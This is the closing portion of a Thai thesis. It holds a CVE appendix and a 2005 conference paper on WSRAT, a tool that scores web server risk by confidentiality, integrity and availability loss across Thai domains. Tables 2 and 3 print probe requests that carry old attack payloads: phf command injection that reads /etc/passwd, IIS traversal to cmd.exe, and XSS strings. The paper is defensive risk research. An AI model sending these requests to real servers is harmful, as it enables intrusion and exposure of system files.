[3] McCabe, B., and Ford, D., Using Belief Networks To Assess Risk. Proceeding of the 2001 Winter Simulation Conference., 2001.

[4] Bodeau, J.D., A Conceptual Model for Computer Security Risk Analysis. IEEE. 1992

[5] Pfleeger, P. C., and Pfleeger, L. S., Security in Computing Third Edition. ISBN 0-13-120199-9. Pearson Education International., 2003.

[6] Level of severity, Available from : http://icat.nist.org Computer Security Division at the National Institute of Standards and Technology.

[7] Common Vulnerability and Exposure, Available from : http://www.**cve**.mitre.org

[8] Web Server Survey. Available from : http://news.netcraft.com/archives/2004/04/01/april_2004_web_server_survey.html

[9] Mcclure, Stuart. Shah, Saumil. Shah, Shreeraj. Web Hacking : Attacks And Defense., Pearson Education, Inc., 2003.

[10] Kurose, J. F. Ross, and Keith W., Computer Network : A Top-Down Approach Featuring the Internet Second Edition. ISBN 0-201-97699-4. Pearson Education, Inc., 2003

[11] Information on computer vulnerabilities, Available from : http://icat.nist.gov/icat.cfm , Computer Security Division at the National Institute of Standards and Technology.

ภาคผนวก ก

หมายเลขซีวีอี	รายละเอียด
CVE 2002 – 0513	The PHP administration script in popper_mod 1.2.1 and earlier relies on Apache .htaccess authentication, which allows remote attackers to gain privileges if the script is not appropriately configured by the administrator.
CVE 2002 – 0392	Apache 1.3 through 1.3.24, and Apache 2.0 through 2.0.36, allows remote attackers to cause a denial of service and possibly execute arbitrary code via a chunk-encoded HTTP request that causes Apache to use an incorrect size.
CVE 2002 – 0082	The dbm and shm session cache code in mod_ssl before 2.8.7-1.3.23, and Apache-SSL before 1.3.22+1.46, does not properly initialize memory using the i2d_SSL_SESSION function
CVE 2002 – 0061	Apache for Win32 before 1.3.24, and 2.0.x before 2.0.34-beta, allows remote attackers to execute arbitrary commands via shell metacharacters provided as arguments to batch (.bat) or .cmd scripts, which are sent unfiltered to the shell interpreter
CVE 2001 – 0507	IIS 5.0 uses relative paths to find system files that will run in-process, which allows local users to gain privileges via a Trojan horse file, aka the "System file listing privilege elevation" vulnerability.
CVE 2001 – 0500	Buffer overflow in ISAPI extension (idq.dll) in Index Server 2.0 and Indexing Service 2000 in IIS 6.0 beta and earlier allows remote attackers to execute arbitrary commands via a long argument to Internet Data Administration (.ida) and Internet Data Query (.idq) files such as default.ida, as commonly exploited by Code Red.
CVE 2001 – 0333	Directory traversal vulnerability in IIS 5.0 and earlier allows remote attackers to execute arbitrary commands by encoding .. (dot dot) and "\" characters twice.
CVE 2001 – 0241	Buffer overflow in Internet Printing ISAPI extension in Windows 2000 allows remote attackers to gain root privileges via a long print request that is passed to the extension through IIS 5.0.
CVE 2001 – 0151	IIS 5.0 allows remote attackers to cause a denial of service via a series of malformed WebDAV requests.
CVE 2000 – 0941	Kootenay Web KW Whois 1.0 CGI program allows remote attackers to execute arbitrary commands via shell metacharacters in the "whois" parameter.
CVE 2000 – 0886	IIS 5.0 allows remote attackers to execute arbitrary commands via a malformed request for an executable file whose name is appended with operating system commands, aka the "Web Server File Request Parsing" vulnerability.
CVE 2000 – 0884	IIS 4.0 and 5.0 allows remote attackers to read documents outside of the web root, and possibly execute arbitrary commands, via malformed URLs that contain UNICODE encoded characters, aka the "Web Server Folder Traversal" vulnerability.
CVE 2000 – 0778	IIS 5.0 allows remote attackers to obtain source code for .ASP files and other scripts via an HTTP GET request with a "Translate: f" header, aka the "Specialized Header" vulnerability.
CVE 2000 – 0770	IIS 4.0 and 5.0 does not properly restrict access to certain types of files when their parent folders have less restrictive permissions, which could allow remote attackers to bypass access restrictions to some files

CVE 2000 – 0287	The BizDB CGI script bizdb-search.cgi allows remote attackers to execute arbitrary commands via shell metacharacters in the dbname parameter.
CVE 2000 – 0226	IIS 4.0 allows attackers to cause a denial of service by requesting a large buffer in a POST or PUT command which consumes memory, aka the "Chunked Transfer Encoding Buffer Overflow Vulnerability."
CVE 2000 – 0208	The htdig (ht://Dig) CGI program htsearch allows remote attackers to read arbitrary files by enclosing the file name with backticks (`) in parameters to htsearch.
CVE 2000 – 0010	WebWho+ whois.cgi program allows remote attackers to execute commands via shell metacharacters in the TLD parameter.
CVE 1999 – 0874	Buffer overflow in IIS 4.0 allows remote attackers to cause a denial of service via a malformed request for files with .HTR, .IDC, or .STM extensions.
CVE 1999 – 0278	In IIS, remote attackers can obtain source code for ASP files by appending "::$DATA" to the URL
CVE 1999 – 0266	The info2www CGI script allows remote file access or remote command execution.
CVE 1999 – 0264	htmlscript CGI program allows remote read access to files.
CVE 1999 – 0262	faxsurvey CGI script on Linux allows remote command execution via shell metacharacters.
CVE 1999 – 0260	The jj CGI program allows command execution via shell metacharacters.
CVE 1999 – 0237	Remote execution of arbitrary commands through Guestbook CGI program.
CVE 1999 – 0191	IIS newdsn.exe CGI script allows remote users to overwrite files.
CVE 1999 – 0174	The view-source CGI program allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE 1999 – 0172	FormMail CGI program allows remote execution of commands.
CVE 1999 – 0146	The campas CGI program provided with some NCSA web servers allows an attacker to read arbitrary files.
CVE 1999 – 0070	test-cgi program allows an attacker to list files on the server.
CVE 1999 – 0067	CGI phf program allows remote command execution through shell metacharacters.
CVE 1999 – 0066	AnyForm CGI remote execution.
CVE 1999 – 0021	Arbitary command execution via buffer overflow in Count.cgi (wwwcount) cgi-bin program.

ภาคผนวก ข

หมายเลขซีวีอี	ระดับผลกระทบ		
	การรักษาความลับ	การบูรณภาพ	สภาพพร้อมใช้งาน
CVE 2002 – 0513	**3**	**3**	**3**
CVE 2002 – 0392	**1**	**1**	**3**
CVE 2002 – 0082	**1**	**1**	**1**
CVE 2002 – 0061	**2**	**2**	**1**
CVE 2001 – 0507	**3**	**3**	**3**
CVE 2001 – 0500	**3**	**3**	**3**
CVE 2001 – 0333	**3**	**2**	**0**
CVE 2001 – 0241	**3**	**3**	**3**
CVE 2001 – 0151	**0**	**0**	**3**
CVE 2000 – 0941	**3**	**3**	**3**
CVE 2000 – 0886	**2**	**2**	**1**
CVE 2000 – 0884	**3**	**2**	**1**
CVE 2000 – 0778	**3**	**1**	**0**
CVE 2000 – 0770	**2**	**2**	**0**
CVE 2000 – 0287	**3**	**3**	**3**
CVE 2000 – 0226	**0**	**0**	**3**
CVE 2000 – 0208	**3**	**0**	**0**
CVE 2000 – 0010	**3**	**3**	**3**
CVE 1999 – 0874	**0**	**0**	**3**
CVE 1999 – 0278	**3**	**1**	**0**
CVE 1999 – 0266	**2**	**2**	**2**
CVE 1999 – 0264	**3**	**0**	**0**
CVE 1999 – 0262	**2**	**2**	**2**
CVE 1999 – 0260	**2**	**2**	**2**
CVE 1999 – 0237	**2**	**2**	**2**
CVE 1999 – 0191	**2**	**3**	**0**
CVE 1999 – 0174	**3**	**2**	**0**
CVE 1999 – 0172	**2**	**2**	**2**
CVE 1999 – 0146	**3**	**3**	**3**
CVE 1999 – 0070	**3**	**3**	**0**
CVE 1999 – 0067	**3**	**3**	**3**
CVE 1999 – 0066	**2**	**2**	**2**
CVE 1999 – 0021	**2**	**2**	**3**

ซ.2 ผลงานวิจัยที่นำเสนอในงาน

The IASTED Internation Conference on

NETWORKS AND COMMUNICATION SYSTEMS

(NCS 2005)

A Risk Assessment of Web Server : Impact Classification by Loss Type

Kiart Piromsopa, Thongchai Rojkangsadan, Nakornthip Prompoon
Department of Computer Engineering
Chulalongkorn University
Bangkok,10330, Thailand
Kiart.P@student.chula.ac.th, {Thongchai.R, Nakornthip.S}@chula.ac.th

ABSTRACT

Risk assessment is required by many organizations as a basis for deciding which solutions are to be implemented to secure systems. A variety of risk assessment techniques and tools have been developed. Concerning the usage of web server in real world applications, this paper proposes architecture for web server risk assessment. The architecture is based on CVE (Common Vulnerabilities and Exposures). Regarding the concerned components of computer security, the weighted impact is classified into confidentiality, integrity and availability. The developed tool used in this paper collects the related information via Hypertext Transfer Protocol (HTTP). The web server error risk is calculated from the collected information. The last part of this paper is the comparison of the risk value of web server under the different domains in Thailand.

KEY WORDS
Risk Management, Web Server, Vulnerability, Secure

1. Introduction

A web server is a computer with special software for hosting web pages and web applications. The main function of web server is to serve static HTML pages. However, the demand of web application is rapidly growth and several functions are added to the server. These applications include e-commerce, dynamic sites, and database applications. Increasingly, emphasis is placed on an ability to host web applications of the web servers. The vulnerability of web server can result from a programming error (software developer part) or configuration error (administrator part). There errors in web server make web pages and applications vulnerable.

Vulnerability loss type can be classified into confidentiality loss, integrity loss and availability loss. The level of impact for each loss type may vary away organizations according to the security policies. Currently, tools for scanning the vulnerability of web server, such as N-Stealth [1], NetCat [2] and SandCat [3] etc. do not support risk assessment. As a result, the risk of being exposed cannot be assessed, and leave the responsibilities to the web administrator.

Our work consists of three parts. First we proposed a method for calculate the web server risk value. Then we develop a tool named, WSRAT (Web Server Risk Assessment Tool) to collect information from web servers by sending request messages and receiving response messages based on the Hypertext Transfer Protocol (HTTP) mechanism. Finally we evaluate the risk value of web server under the different domains in Thailand.

The rest of this paper is organized as follows. Section two describes related work on web server vulnerability, risk assessment, HTTP mechanism. The method for assess the risk of web server is purposed in section three. Section four introduces the design of web server risk assessment tool. The details in this section consist of system architecture, main function and examples of user interface and report. The next two sections explain the experimental method and results gained from WSRAT. Ultimately it ends with discussion and conclusion.

2. Related Works

2.1. A conceptual model for computer security risk analysis

J. Bodeau [4] proposed a high-level conceptual model of disclosure risk for information systems and developed a prototype named ANSSR (Analysis of Network Systems Security Risks) to support it. The ANSSR is intended primarily for use during the requirements definition phase but can also be used to guide the risk analysis performed to support accreditation. The risk associated with a threat scenario is a combination of three components as follow.

1. The likelihood that an attack exploiting that scenario will occur.
2. The likelihood that the attack will result in an adverse impact.
3. The severity of that impact.

2.2. Using belief networks to assess risk

In 2001, McCabe and Ford [5] reviewed two commonly used risk assessment tools, namely weighted scores and expected value. The weighted score method uses expert judgment to determine scores. The scheme makes the weighted score method easy to understand. The expected value method evaluates the probability and impact of each option. Impacts are not too difficult to determine but determining a probability is relatively complicate.

2.3 A framework for using insurance for cyber-risk management

G. Lawrence, et.al. [6] proposed a cyber-risk management framework for information security. Thus, organization should begin by assessing the threat and vulnerabilities associated with their information systems. The value of the information vulnerable to threats also needs to be considered at this stage of the process. They proposed a value-vulnerability grid to identify which information should receive the security resources could be developed. A value vulnerability grid would categorize information from high to low for both value and vulnerability as shown in Figure 1. In order to effectively leverage scare information security resources, information falling into boxes 1,2,4 and 5 should generally receive the largest share of the information security budgets.

	VULNERABILITY			
VALUE		High	Medium	Low
	High	1	2	3
	Medium	4	5	6
	Low	7	8	9

Figure 1. Value-vulnerability grid.

2.4 Web server vulnerability source

Common Vulnerabilities and Exposures (CVE) [7] is a list of standardized names for vulnerabilities and other information security exposures, provided by the MITRE Corporation. The goal of CVE is to make it easier to share data across separate vulnerability databases and security tools. An example of the content of each CVE is as shown in Table1.

Table 1. An example of CVE

CVE Number	Description
CVE 2002 – 0513	The PHP administration script in popper_mod 1.2.1 and earlier relies on Apache .htaccess authentication, which allows remote attackers to gain privileges if the script is not appropriately configured by the administrator.

CVE Number follows CVE name process. The name indicates the year of vulnerability was discovered and a running number. As of September 2004, there are 3,052 unique entries of accepted vulnerability in computer system. In this research we choose only vulnerability there was effect on Apache and IIS web server.

2.5. Risk assessment

Risk assessment [8, 9] is the process of examining a system and its operational context to determine possible exposures and the potential harm they can cause. Risk assessment performs in many different contexts; for example, environmental and health risk are assessed. Risk assessment for computer security system is adapted from more general management practices, placing special emphasis on the kinds of problems likely to arise from security perspective

Risk assessment determines whether an asset should be protected in what level, required assessment of the potential threats against that asset and the likelihood that they will materialize. The level of protection is a probabilistic function of occurring attacks and the effects of the attack. This probability shows the rate that the attack is likely to successful. If an attack is unlikely to success, the priority is lower than the priority of protection against a likely one. Theoretically, there are three main factors that concern in risk assessment.

1. *Losses associated with an event*. The event must generate negative effects: compromised security, lost time, diminished quality, lost of money, lost of control, lost of understanding and etc. These losses are called the **risk impact**.

2. *The probability that the event will occur*. There is a probability of occurrence associated with each risk called **risk probability** which may change over time. So it is important to track them and plan for the event accordingly.

3. *The degree of which we can change the outcome.* We must determine what, if anything, we can do to avoid the impact or at least to reduce its effects. **Risk control** involves a set of actions to reduce or eliminate the risk.

Based on the concept of risk assessment, we propose web server vulnerability risk assessment method. We describe the method for calculating the probabilities of occurrence of the vulnerabilities and purpose a criterion for risk impact classification which divides into confidentiality integrity and availability.

2.6. HTTP (Hypertext Transfer Protocol)

The Hypertext Transfer Protocol (HTTP) [10] is the protocol used to communicate the World Wide Web service over the Internet. There are many extended versions of HTTP such as S-HTTP, HTTPS. The HTTP protocol is used for two-way communication between a web client and a web server. A client sends a HTTP request packet to server, and server returns the requested data in HTTP response packets, as shown in Figure 2. Currently, there are several versions of HTTP protocol, which include HTTP/0.9, HTTP/1.0, HTTP/1.0+, HTTP/1.1 (current version) and HTTP-NG (draft version)




Figure 2. Web server and web client.

Based on the HTTP protocol, we develop a tool for sending HTTP requests and receiving response messages (status code) for web server vulnerability scanning.

3. A web server risk assessment method




Figure 3. Web server risk assessment architecture.

There are several components related to risk assessment. Figure 3 as shown a web server risk assessment architecture consisted of vulnerability, level of impact and probability. The formula for calculate the risk value is shown in equation 1.

$$\text{Risk Value} = \sum_{i=1}^{n} X_i W_i P_i \quad \ldots(1)$$

X_i is a vulnerability of web server. In this paper, we select Apache and IIS web server since both earn the maximum market share of web server in the world [11]. Total number of vulnerability in this paper is 33 vulnerabilities. Its value equals to 1 if vulnerability is found, otherwise its value equals to 0.

W_i is a weighted impact of each vulnerability classification by confidentiality, integrity and availability. The details will be described more in section 3.2.

P_i is a probability of each vulnerability occur. The details will be described more in section 3.3.

i is a sequence of common vulnerability and exposures. In this case, we use from 1 to 33 according to the number of CVE of Apache and IIS web server that we select.

3.1 Scanning vulnerability (X_i)

We used HTTP request for scanning vulnerability of web server. According to CVE, a list of standardized names of publicly known vulnerabilities and the information of security exposures, we create a set of HTTP request for scanning web server vulnerabilities. The examples of requests are show in Table 2 and 3.

Table 2. The request for CVE 1999-0067.

CVE 1999 – 0067	CGI phf program allows remote command execution through shell metacharacters.
Request Command	
GET /cgi-bin/phf GET /cgi-bin/phf.cgi GET /cgi-bin/phf?Qalias=x%0a/bin/ls%20 GET /cgis/phf.cgi?QALIAS=x%0a/bin/cat%20/etc/passwd GET /cgi-bin/phf.cgi?QALIAS=x%0a/bin/cat%20/etc/passwd GET /cgi-bin/phf?Qalias=%0A/bin/cat%20/etc/passwd	

Table 3. The request for CVE 2000-0886.

CVE-2000-0886	IIS 5.0 allows remote attackers to execute arbitrary commands via a malformed request for an executable file whose name is appended with operating system commands, aka the "Web Server File Request Parsing" vulnerability..
Request Command	
GET /bin/..%e0%80%af../..%e0%80%af../winnt/system32/cmd.exe?/c+dir GET /%3c/a%3e%3cscript%3ealert(%22xss%22)%3c/script%3e GET /%3c/title%3e%3cscript%3ealert(%22xss%22)%3c/script%3e GET /%3cscript%3ealert(%22xss%22)%3c/script%3e/ GET /%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5cwinnt/ GET /%a%s%p%d GET /%s%s%s	

3.2 Level of impact (W_i)

According to computer security concern, we classified the impact of web server vulnerability into 3 types: confidentiality (C), integrity (I), and availability (A). The definitions are as follow:

- ***Confidentiality*** ensures the computer assets can only be accessed by authorized parties. Only those who should access to the information can actually access the data. In this context, accessing a piece of information includes not only reading but also viewing, printing, or simply checking for the existing of the particular asset.

- ***Integrity*** means that assets can only be modified by authorized parties or only in authorized ways. Modification includes writing, changing of both content and status, deleting, and creating.

- ***Availability*** means that assets are accessible to authorized parties when they are needed. In other words, if a person or system has legitimate access to a particular set of objects, that access should not be prevented.

In order to evaluate the web server security, we present the weighted conditions for the impact of each CVE by loss types, confidentiality, integrity and availability as shown in Table 4, 5 and 6, respectively. Weight conditions are ranked from 0 to 3, which 0 means that CVE has no impact on that particular loss type, 1 means that CVE has a low impact on that particular loss type, 2 means that CVE has a medium impact on that particular loss type and 3 means that CVE has a high impact on that particular loss type.

Table 4. Weight condition for confidentiality loss

Weight	Conditions
3 – High	Read data from the server with super user privilege.
2 – Medium	Read data from the server with user privilege.
1 – Low	Read data from the server with other user privilege.
0 – No Impact	No impact in this loss type.

Table 5. Weight condition for integrity loss

Weight	Conditions
3 – High	Change data on server with super user privilege.
2 – Medium	Change data on server with user privilege.
1 – Low	Change data on server with other user privilege.
0 – No Impact	No impact in this loss type.

Table 6. Weight condition for availability loss

Weight	Conditions
3 – High	Execute command on server with super user privilege that command is a serious command such as shutdown or restart command.

2 – Medium	Make some service to not available.
1 – Low	Make server to have many data but the server can still available.
0 – No Impact	No impact in this loss type.

However, the impact factors of confidentiality, integrity and availability for vulnerability may vary among organizations according to their security policies and concerns. The developed tool allows assessors to customize the vulnerabilities impact factor to match the security policy of their organization. An example of impact for CVE 1999-0067 and CVE2000-0886 are shown in Tables 7 and 8 respectively.

Table 7. Impact for CVE 1999-0067

Confidentiality	Integrity	Availability
3	3	3

CVE 1999-0067 allows an attacker to access the web server and reads or executes command with super user privilege. As a result, we rank it in a high level in every loss types.

Table 8. Impact for CVE 2000-0886

Confidentiality	Integrity	Availability
2	2	1

CVE 2000-0886 allows an attacker to execute arbitrary command via other user's privilege. The effect on confidentiality and integrity is considered medium level. However, attackers may execute operating system command that may exploit buffer overflow attacks, so the availability impact factor is scored with low level.

In summary, the weighted impact of vulnerability impact can be calculated by integrating all the weight of each loss type as shown in equation (2).

$$W_i = W_{C_i} + W_{I_i} + W_{A_i} \quad \ldots (2)$$

W_i is a weighted impact of vulnerability.

W_{C_i} is a weighted impact of confidentiality loss.

W_{I_i} is a weighted impact of integrity loss.

W_{A_i} is a weighted impact of availability loss.

i is a sequence of common vulnerability and exposures.

3.3 Probability calculation (P_i)

The calculation of probability of finding vulnerabilities can be performed by sending HTTP request command to web server in the real world, storing the received response in database. The responses are then later used for calculating the probability with the following equation.

$$P_i = \frac{\sum_{s=1}^{m} X_i}{m} \quad \ldots (3)$$

P_i is probabilities for each vulnerability.

X_i is a vulnerability of Apache and IIS web server from CVE. Total number of vulnerability in this paper is 33 vulnerabilities. Its value equals to 1 if vulnerability is found, otherwise its value equals to 0.

i is a sequence of common vulnerability and exposures.

m is a maximum number of web servers.

3.4 Risk value calculation

After collecting all data, we can calculate the risk value by loss types, as following equation.

$$\text{Risk Value} = \sum_{i=1}^{n} X_i W_i P_i \quad \ldots (4) \text{ or}$$

$$\text{Risk Value} = \sum_{i=1}^{n} X_i (W_{C_i} + W_{I_i} + W_{A_i}) P_i \quad \ldots (5)$$

The risk value calculated from equation 4 or 5 presents the risk level of interesting web server. We can compare the security level of interesting web server with the collecting risk value. The collecting risk value can be calculated by individual web server or cluster of web server. In this research, we present the comparison of risk value under the different domain in Thailand. The result is show in section 5.

4. Web server risk assessment tool development

To proof our concept, we develop a web server risk assessment tool named, WSRAT. The architecture, main function and example of graphic interface presented in this section.

4.1 Architecture aspect design




Figure 4. WSRAT architecture.

This architecture design consists of three tiers: the web server, the client, and database. The web server tier is an interface to web server for obtaining data for calculating risk assessment. The client tier acts as a user interface module (its function will describe in section 4.2). The database tier is used to store the data such as probability, impact, vulnerability and requesting command etc. The architecture is shown in Figure 4.

4.2 Functional aspect design

The functional design of WSRAT is organized into two subsystems: risk assessment process subsystem and risk assessment data management subsystem. The WSRAT consists of twelve use cases as shown in Figure 5. Risk assessment process subsystem is responsible for connecting, sending request and accepting response from web servers. Risk assessment data management subsystem is responsible for risk calculation, use data collected from the first subsystem and the predefined information.




Figure 5. WSRAT functional requirements.

4.3 Graphical user interface design




Figure 6. An Example of WSRAT's interface

A snapshot of WSRAT user interface is shown in Figure 6. Figure 7 shows an example of the report generated from WSRAT. The report includes 3 main areas. The first area is the profile of a particular assessed web server, the second area is the calculated risk value of that web server and the last area is the comparison of risk value classified into confidentiality, integrity and availability.

Figure 7. An example of WSRAT's report

5. Experimental design

We set up the experiment to investigate the risk of web server under the domain name of Thailand (.th). The result is the risk values for each domain are categorized by confidentiality, integrity, and availability. The investigation involves data collecting methods (sending HTTP-request commands to web server, and receiving HTTP-response messages) and storing the data into database for calculating the probability value for later assessing other web server. The web servers under the domain name of Thailand can be partitioned into 7 categories [12].

1. co.th - for commercial entities and business entities.
2. in.th - for any kind of organization or individual.
3. ac.th - for academic institutions.
4. go.th - for government use, such as ministries or agencies of the government.
5. net.th - for Internet Service Providers (ISPs).
6. or.th - for non-profit organization.
7. mi.th - for military use.

Minimum numbers of selected web servers in every domain type are suggested by Bartlett et.al. [13]. They give the determining minimum returned sample size for a given population size for continuous and categorical data for several margin of error and alpha values. We select the determining minimum returned sample sizes for the margin of error value equal to 0.3 and alpha value equal to .05 which are applied to select the numbers of web servers in the experimental. The number of population for each domain can be found in Table 9.

Table 9. Population and number of sample

Domain Type	Population	Sample
go.th	320	85
net.th	28	12
in.th	1,313	106
ac.th	1,007	106
co.th	10,158	117
or.th	574	97
mi.th	15	6

6. Experimental results

According to the results as shown in Table 10 and Figure 8, all domains are likely to have high vulnerability in confidentiality than integrity and availability. This result supports by National Institute of Standards and Technology (NIST) [14] shown that confidentiality has the most impact on web server.

Table 10. Risk Value grouped by domain types

Domain type	Confidentiality	Integrity	Availability	Risk value
go.th	2.2606	1.8025	0.6850	4.7481
net.th	1.4167	1.1250	0.3542	2.8958
in.th	1.2897	1.0694	0.5583	2.9174
ac.th	2.3231	2.0143	0.8599	5.1973
co.th	3.1667	2.7066	1.0678	6.9411
or.th	2.7999	2.3617	0.7973	5.9589
mi.th	1.9167	1.7222	0.6944	4.3333
average in all domain	2.1676	1.8288	0.7167	4.7131




Figure 8. Risk value for each loss impact classify by domain type.

The co.th, or.th and ac.th domains are the three topmost domains have the highest vulnerability in all loss types respectively. These domains have less security concerns than net.th and mi.th. The net.th domains provide the Internet service such as web hosting to the customer. Security of the system is one of the most reliability concerns to the customer. The mi.th domains keep information related to the national security so the administrator must ensure the system security in a high level.

7. Discussion and conclusion

In Summary, this paper presents risk assessment method by using CVE for Apache and IIS web server as a case study. We determine the weighted impact by classifying it into confidentiality, integrity and availability. Finally, we develop a tool named WSRAT to support the risk assessment method, which allows us to compare the vulnerabilities of web servers.

The WSRAT tool can calculate risk value and user is able to compare each web server's risk individually or categorically. WSRAT also allows administrator to evaluate the level of web server vulnerability for each loss type and WSRAT also provides suggestion on how to resolve its. Moreover, WSRAT allows assessors to customize the vulnerabilities impact factor to match the security policy of their organization.

8. Future Work

From the risk value of each vulnerability loss types, formal solutions to protect the system are needed for future research. Moreover, many applications currently provided by web server use several different protocols, such as FTP, SNMP etc. To enhance the risk assessment, the proposed method can be applied with other protocols.

References:

[1] ZMT COMUNICATES TECNOLOGIA LTD Software N-Stealth [Online]. Available from : http://www.n-stalker.com. [November, 2003]

[2] Software NetCat. Available from : http://www.pelttech.com/tools/nc11nt.zip. [December, 2003]

[3] Syhunt, inf, LTD., Program Sandcat [Online]. Available from : http://www.syhunt.com. [September, 2004]

[4] Bodeau, J.D., A Conceptual Model for Computer Security Risk Analysis. IEEE. 1992

[5] McCabe, B., and Ford, D., "Using Belief Networks To Assess Risk". *Proceeding of the 2001 Winter Simulation Conference.*, 2001.

[6] Lawrence A.G., et.al., "A Framework for Using Insurance For Cyber-Risk Management". *Proceeding of communications of ACM Vol. 46. No.3*., [March, 2003]

[7] The MITRE Corporation. Common Vulnerabilities and Exposures, [Online] Available from : http://www.cve.mitre.org [December, 2003]

[8] Pfleeger, P. C., and Pfleeger, L. S., *Security in Computing Third Edition*., Pearson Education International., 2003.

[9] Bishop, M., *Computer Security Art and Science*., Pearson Education International., 2003.

[10] Gouley,D., and Totty, B., *HTTP The Definitive Guide*, O'Reilly & Associates, Inc., Sebastopol, September, 2002.

[11] Netcraft Limited, Web Server Survey [Online]. Available from : http://news.netcraft.com [August, 2004]

[12] Thailand Network Information Center. Number of web server classify by domain type, Available from : http://all.in.th [April 2004]

[13] Bartlett, II E.J., Kotrlik W.J., Higgins C.C., Organizational Research: Determining Appropriate Sample Size in Survey Research, Information Technology, Learning, and Performance Journal, Vol. 19, No. 1, Spring, 2001

[14] National Institute of Standards and Technology. Severity level for Common Vulnerabilities and Exposure [Online]. Available from : icat.nist.gov, [September, 2004]

ประวัติผู้เขียนวิทยานิพนธ์

นายเกียรติ ภิรมย์โสภา เกิดวันที่ 30 พฤษภาคม พ.ศ. 2523 สำเร็จการศึกษาปริญญาวิทยาศาสตรบัณฑิต สาขาเทคโนโลยีการจัดการ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง เมื่อ พ.ศ. 2544 จากนั้นเข้าศึกษาต่อในหลักสูตรปริญญาวิทยาศาสตรมหาบัณฑิต สาขาวิชาวิทยาศาสตร์คอมพิวเตอร์ ภาควิชาวิศวกรรมคอมพิวเตอร์ คณะวิศวกรรมศาสตร์ จุฬาลงกรณ์มหาวิทยาลัย